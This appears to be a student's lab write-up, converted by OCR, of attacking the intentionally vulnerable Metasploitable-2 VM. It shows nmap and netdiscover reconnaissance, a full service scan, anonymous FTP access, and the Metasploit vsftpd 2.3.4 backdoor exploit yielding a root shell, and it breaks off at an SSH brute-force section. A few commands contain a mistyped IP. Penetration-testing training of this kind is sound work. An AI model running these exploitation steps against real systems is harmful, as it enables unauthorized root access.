
Metasploitable-2 Machine Report

We will attack the metasploitable-2 to find all open ports and vulnerabilities

We will start this machine

Now this machine starts.




```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ exit
logout

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: _
```

- **Default passwords for Metasploitable2 are :**

  username : msfadmin password : msfadmin


  and this a misconfiguration

- **Then the machine starts after entering the credentials …**




```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Thu Apr  7 12:02:39 EDT 2022 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ _
```

- **Find machine IP address by using the following command in terminal … using nmap -sn 192.168.1.1-254**



```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.1.1-254
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-16 11:05 EDT
Nmap scan report for h188a (192.168.1.1)
Host is up (0.0019s latency).
Nmap scan report for 192.168.1.6 (192.168.1.6)
Host is up (0.067s latency).
Nmap scan report for 192.168.1.8 (192.168.1.8)
Host is up (0.16s latency).
Nmap scan report for 192.168.1.10 (192.168.1.10)
Host is up (0.064s latency).
Nmap scan report for 192.168.1.12 (192.168.1.12)
Host is up (0.0024s latency).
Nmap scan report for 192.168.1.14 (192.168.1.14)
Host is up (0.092s latency).
Nmap scan report for 192.168.1.16 (192.168.1.16)
Host is up (0.00015s latency).
Nmap done: 254 IP addresses (7 hosts up) scanned in 27.31 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

We used also netdiscover to find machine Ip




```
 Currently scanning: 192.168.25.0/16   |   Screen View: Unique Hosts

 5 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 300
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.1     98:00:6a:f5:67:fc      1      60  zte corporation
 192.168.1.11    9c:2f:9d:95:b2:e7      1      60  Liteon Technology Corporation
 192.168.1.12    00:0c:29:12:aa:09      1      60  VMware, Inc.
 192.168.1.6     16:e1:a1:a0:b2:b6      1      60  Unknown vendor
 192.168.1.14    4c:63:71:bf:73:33      1      60  Xiaomi Communications Co Ltd
```

Scanning :

Through the above command in terminal , we know the ip address of this machine is 192.168.1.12

Now we are going to scan this ip address with the Nmap tool . so we get the following results ..

nmap -p- -sV 192.168.1.12



```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV 192.168.1.12
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-17 09:41 EDT
Nmap scan report for 192.168.1.12 (192.168.1.12)
Host is up (0.0016s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd (Admin email admin@Metasploitable.LAN)
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
47474/tcp open  status      1 (RPC #100024)
57000/tcp open  java-rmi    GNU Classpath grmiregistry
59821/tcp open  nlockmgr    1-4 (RPC #100021)
60002/tcp open  mountd      1-3 (RPC #100005)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 162.46 seconds
```

Exploitation :


All the ports shown in the Nmap Scanning are to be Exploited in the following .

Port-21 (FTP) :

method 1 :-

As this is a Anonymous FTP server, we can able to login with anonymous as username and for password don't give any password just press enter it will login successfully and gives the FTP shell.

[ftp 191.168.1.12]()



```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.12
Connected to 192.168.1.12.
220 (vsFTPd 2.3.4)
Name (192.168.1.12:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> whoami
?Invalid command.
ftp> 
```

Successfully got the FTP shell


method 2 :- (Exploiting FTP through Metasploit Framework)

As we know the FTP version is

Now open msfconsole and search for vsftpd Backdoor exploit and

follow the steps given below to exploit through Metasploit Framework


msfconsole
search vsftpd



```
Background session 1? [y/N]  y
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > back
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > 
```

use exploit/unix/ftp/vsftpd_234_backdoor
show options

set RHOSTS 191.168.1.12
run



```
   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.12
rhosts => 192.168.1.12
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.12:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.12:21 - USER: 331 Please specify the password.
[+] 192.168.1.12:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.12:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
whoami
[*] Command shell session 1 opened (192.168.1.16:36507 → 192.168.1.12:6200) at 2024-10-16 12:09:16 -0400

root
█
```

we got the shell

Port-22 (SSH) :

The Secure Shell Protocol (SSH) is a cryptographic network protocol for operating network services securely over an unsecured network. Secure Shell is a network communication protocol that enables two computers to communicate (http or hypertext transfer protocol, which is the protocol used to transfer hypertext such as web pages) and share data.

The command for connecting to ssh server is :

ssh <user name>@<target ip address>


method 1 :- (*Exploiting SSH through Metasploit Framework*)

Here also we are doing the Brute Force with Metasploit Framework . Follow below steps to exploit in this machine.

